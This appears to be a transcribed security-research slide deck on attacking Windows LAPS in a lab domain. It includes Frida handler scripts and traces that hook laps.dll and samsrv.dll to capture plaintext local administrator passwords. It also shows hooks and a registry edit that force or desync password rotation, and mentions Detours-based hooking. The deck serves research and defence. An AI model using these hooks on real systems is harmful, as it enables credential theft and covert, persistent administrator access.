
Username
(args[2])

Password
(args[3])

```
C++
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```


```
26158 ms [GET] SamISetPasswordForeignUser2
26158 ms args[3]: 0xecebfa680
26158 ms      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
ecebfa680 1c 00 1e 00 00 00 00 00 c0 2d 89 32 62 02 00 00 .....-.2b...
26158 ms args[3].add(8).readPointer(): 0x26232892dc0
26158 ms E&YIvMDm{8x!Z0
```

Password!



laps.dll!AccountManager::ResetLocalAdminAccountPassword

With Frida, we can also trace internal functions, we just need the function's offset and to find interesting parameters.



`ResetLocalAdminAccountPassword(AccountManager *this, LocalAdminAccount *param_1, longlong param_2, undefined8 param_3)`

Offset

```
180013c0c 48 89 5c      MOV     qword ptr [RSP + local_res8],RBX
                24 08
```

?ResetLocalAdminAccountPassword@AccountManagerXREF[2]: UpdateStateOnSuccess:180014939 (... 180085edc (*))

```
C:\Users\baguette\Desktop>frida-trace -p 928 -a laps.dll!0x13c0c
Instrumenting...
sub_13c0c: Loaded handler at "C:\Users\baguette\Desktop\_handlers_\laps.dll\sub_13c0c.js"
Started tracing 1 function. Web UI available at http://localhost:50141/

/* TID 0x16fc */
10714 ms [GET] AccountManager::ResetLocalAdminAccountPassword
10714 ms args[2]:0x26232845320
10714 ms 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
26232845320 54 00 4e 00 31 00 64 00 2c 00 32 00 6f 00 39 00 T.N.1.d.,.2.o.9.
26232845330 66 00 55 00 68 00 2c 00 49 00 75 00 00 00 02 00 f.U.h.,.I.u....
```

LAPS local admin account name:

Administrator

LAPS local admin account password:

TN1d,2o9fUh,Iu

Copy password Hide password

laps.dll!AccountManager::ResetLocalAdminAccountPassword

The screenshot displays the Microsoft Intune admin center interface on the left and a Frida trace window on the right.

Microsoft Intune admin center:

- Home > LAPS-W11
- LAPS-W11 | Local admin password
- Search
- Overview
- Manage
 - Properties
- Monitor
 - Resource explorer
 - Device query
 - Hardware
 - Discovered apps
 - Device compliance
 - Device configuration
 - App configuration
 - Local admin password
 - Recovery keys
 - User experience
 - Device diagnostics
 - Group membership
 - Managed Apps
 - Filter evaluation
 - Enrollment

Local administrator password details:


- Account name: Administrator
- Security ID: S-1-5-21-2970840996-3213091915-706289186-500
- Local administrator password: 3LE\$,66\$4092aa (highlighted with a red box)
- Last password rotation: 6/30/2025, 2:52:07 PM
- Next password rotation: 7/7/2025, 2:52:07 PM

Administrator: Command Prompt - frida-trace -p 924 -a laps.dll!0x13c0c

```
C:\Users\baguette\Desktop>frida-trace -p 924 -a laps.dll!0x13c0c
Instrumenting...
sub_13c0c: Loaded handler at "C:\Users\baguette\Desktop\_handlers_\laps.dll\sub_13c0c.js"
Started tracing 1 function. Web UI available at http://localhost:51103/
/* TID 0x29e4 */
19217 ms [GET] AccountManager::ResetLocalAdminAccountPassword
19217 ms --> Username: (0x1f06eeb4d80) Administrator / Password: (arg[2]) 3LE$,66$4092aa
```

JS sub_13c0c.js

```
laps.dll > JS sub_13c0c.js > ...
1 defineHandler({
2   onEnter(log, args, state) {
3     log('[GET] AccountManager::ResetLocalAdminAccountPassword');
4
5     const usernamePtr = args[1].add(0x18).readPointer();
6     const username = usernamePtr.readUtf16String();
7     const password = args[2].readUtf16String();
8
9     log(`--> Username: (${usernamePtr}) ${username} / Password: (arg[2]) ${password}`);
10  },
11
12  onLeave(log, retval, state) {
13    // No operation
14  }
15 });
```



Status of objective



Can the LAPS password be captured?

AD: ✓

Entra ID: ✓

LAPS desync: two options

#1: Modify the local password

- The password on the directory will be **random** & we **maintain control over the actual** local admin password

#2: Modify the directory password

- Limited impact when used alone: the actual local admin password remains random and unknown.

LAPS desync

```
/* TID 0x6f8 */
5671 ms [SET] SamISetPasswordForeignUser2
5671 ms --> Username: (0x201487bd120) Administrator / Password: (0x201487bdd20) G3$.6Uc;9]J4Dg
5671 ms New password: RandomPassw0rd
```

LAPS local admin account name:

Administrator

LAPS local admin account password:

G3\$.6Uc;9]J4Dg

Account name

Administrator

Security ID

S-1-5-21-2970840996-3213091915-706289186-500

Local administrator password

HelloIntune

Last password rotation

6/30/2025, 3:44:29 PM

Next password rotation

7/7/2025, 3:44:29 PM

Local Administrator Password Solution

Current LAPS password expiration:

Wednesday, 30 July 2025 13:10

Set new LAPS password expiration:

Wednesday, July 30, 2025 1:10 pm

Expire now

LAPS local admin account name:

Administrator

LAPS local admin account password:

Yeah.Random123

Copy password

Hide password



Is it possible to
desync. LAPS
password?


AD: ✓

Entra ID: ✓

Status of objective



Forcing a LAPS password rotation



`laps.dll!LapsCore::CheckADPasswordUpdateFactors (AD)` & `laps.dll!LapsCore::CheckAzurePasswordUpdateFactors (Entra)`

We hook the functions `CheckADPasswordUpdateFactors (AD)` & `CheckAzurePasswordUpdateFactors (Entra)` before they return, and modify a parameter.

```
defineHandler({
  onEnter(log, args, state) {
    log('[RESET] LapsCore::CheckAzurePasswordUpdateFactors');
    this.arg5 = args[5];
  },

  onLeave(log, retval, state) {
    log('Leaving LapsCore::CheckAzurePasswordUpdateFactors - Forcing update');
    this.arg5.writeULong(1);
  }
});
```

```
1  defineHandler({
2    onEnter(log, args, state) {
3      log('[RESET] LapsCore::CheckAzurePasswordUpdateFactors');
4      this.arg5 = args[5];
5    },
6
7    onLeave(log, retval, state) {
8      log('Leaving LapsCore::CheckAzurePasswordUpdateFactors - Forcing update');
9      this.arg5.writeULong(1);
10   }
11 });
```

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

- Saved Queries
- laps-lab.com
 - Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipal
 - LAPSManged
 - Managed Service Accounts
 - Other
 - Users

Name	Type	Description
W11	Computer	

Taskbar: Windows, Search, File Explorer, Microsoft Edge, Task View, Command Prompt

System Tray: 13:27, 30/06/2025

Recycle Bin

Administrator: Command Prompt

```
C:\Users\baguette\Desktop>frida-trace -p 924 -a laps.dll!0x1ba64 -i samsrv.dll!SamISetPasswordForeignUser2
```

Microsoft Edge

handlers

JS sub_1ba64.js

```
laps.dll > JS sub_1ba64.js > ...
1  defineHandler({
2    onEnter(log, args, state) {
3      log('[RESET] LapsCore::CheckADPasswordUpdateFactors');
4      this.arg5 = args[5];
5    },
6
7    onLeave(log, retval, state) {
8      log('Leaving LapsCore::CheckADPasswordUpdateFactors - Forcing update');
9      this.arg5.writeUlong(1);
10   }
11 });
12
```




Command Prompt

```
C:\Users\baguette>gpupdate /target:computer /force
```

Taskbar: Windows, Search, File Explorer, Microsoft Edge, Visual Studio Code, Task View, Command Prompt



System Tray: ENG SF, 13:27, 30/06/2025

Forcing a LAPS password rotation – Entra ID



Source: <https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview#background-policy-processing-cycle>

Forcing a LAPS password rotation – Entra ID



What if we change the
AzurePasswordExpiryTime key?
It can't be that simple, right? Right?

Note: additional registry values related to post-authentication actions can be found under this key.



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\LAPS\State

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdministratorAccountName	REG_SZ	Administrator
AzurePasswordExpiryTime	REG_QWORD	0x1dbef45428eb7bf (133963694685992895)
DSRMMode	REG_DWORD	0x00000000 (0)
LastAccountRidUpdated	REG_DWORD	0x000001f4 (500)

Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> Invoke-LapsPolicyProcessing -Verbose #Forcing a refresh cycle to avoid the wait
```

Windows Filetime to UNIX Timestamp

https://gchq.github.io/CyberChef/#recipe=Windows_Filetime_to...

Download CyberChef Last build: A month ago - Version 10 is here! Read about the... Options About

Operations 463 Recipe Input

Search... Windows Filetime to UNIX

1dbef45428eb7bf

Output

Mon 7 July 2025 13:44:28 UTC

Auto Bake

!SamISetPasswordForeignUser2

dll!SamISetPasswordForeignUser2

s\baguette\Desktop__handlers__\samsrv.dll\SamISetPasswordForei

localhost:51771/

Local administrator password

Microsoft Intune admin center

Home > Devices | Overview > Windows | Windows devices > LAPS-W11

LAPS-W11 | Local admin password

Search

Overview

Manage

Properties

Monitor

Local administrator password

Account name

Administrator

Security ID

S-1-5-21-2970840996-3213091915-706289186-500

Local administrator password

Last password rotation

6/30/2025, 4:19:05 PM

Next password rotation

7/7/2025, 4:19:05 PM

This password has expired.

Schrödinger's LAPS password

Operations

Recipe

Input

fork

Fork

Public Key from Private Key

Argon2 compare

STEP

BAKE!

Auto Bake

Output

Sat 1 January 2050 13:37:00 UTC

Mon 30 June 2025 14:19:04 UTC

Event Viewer

File Action View Help

Operational

Number of events: 164

Level	Date and Time	Source	Event ID	Task Category
Information	13/07/2025 16:14:38	LAPS	10004	None
Information	13/07/2025 16:14:38	LAPS	10016	None
Information	13/07/2025 16:14:38	LAPS	10052	None
Information	13/07/2025 16:14:38	LAPS	10010	None
Information	13/07/2025 16:14:38	LAPS	10022	None
Information	13/07/2025 16:14:38	LAPS	10003	None
Information	08/07/2025 06:11:02	LAPS	10004	None
Information	08/07/2025 06:11:02	LAPS	10016	None

Event 10016, LAPS

General Details

The managed account password does not need to be updated at this time.

See <https://go.microsoft.com/fwlink/?linkid=2220550> for more information.

Log Name: Microsoft-Windows-LAPS/Operational

Source: LAPS

Event ID: 10016

Level: Information

User: SYSTEM

Logged: 13/07/2025 16:14:38

Task Category: None

Keywords:

Computer: LAPS-W11

Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\LAPS\State

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdministratorAccountName	REG_SZ	Administrator
AzurePasswordExpiryTime	REG_QWORD	0x1f7637e05cfe600 (141691306200000000)
DSRMMode	REG_DWORD	0x00000000 (0)
LastAccountRidUpdated	REG_DWORD	0x000001f4 (500)
LastPasswordUpdateTime	REG_QWORD	0x1dbe9c9ef0e962f (133957667445970479)
PolicySource	REG_DWORD	0x00000001 (1)

16:44

13/07/2025



Status of objective



Can we force a password change?

AD: ✓

Entra ID: ✓


Frida is great, but
what if we can't
use it?

Microsoft Detours

Detours is a Microsoft-developed open-source library used to intercept and modify Win32 API calls in Windows applications (<https://github.com/microsoft/Detours>)

The approach is quite straightforward:

- 1. Define a function** with the same signature as the target function (e.g., which **captures the LAPS password**) that will be called before **calling the original** function.
- 2. Attach the hook** when the DLL is loaded, and detach it upon unloading.



Diagrams redrawn based on:
<https://github.com/microsoft/detours/wiki/OverviewInterception>

Active Directory Users and Computers

File Action View Help

Active Directory Users and Comp

- > Saved Queries
- > laps-lab.com
 - > Builtin
 - > Computers
 - > Domain Controllers
 - > ForeignSecurityPrincipals
 - > LAPSManaged
 - > Managed Service Account
 - > Other
 - > Users

Name	Type	Description
W11	Computer	

Recycle Bin

Microsoft Edge

LAPS

< > ↑ ↺ > This PC > Local Disk (C:) > LAPS Search LAPS

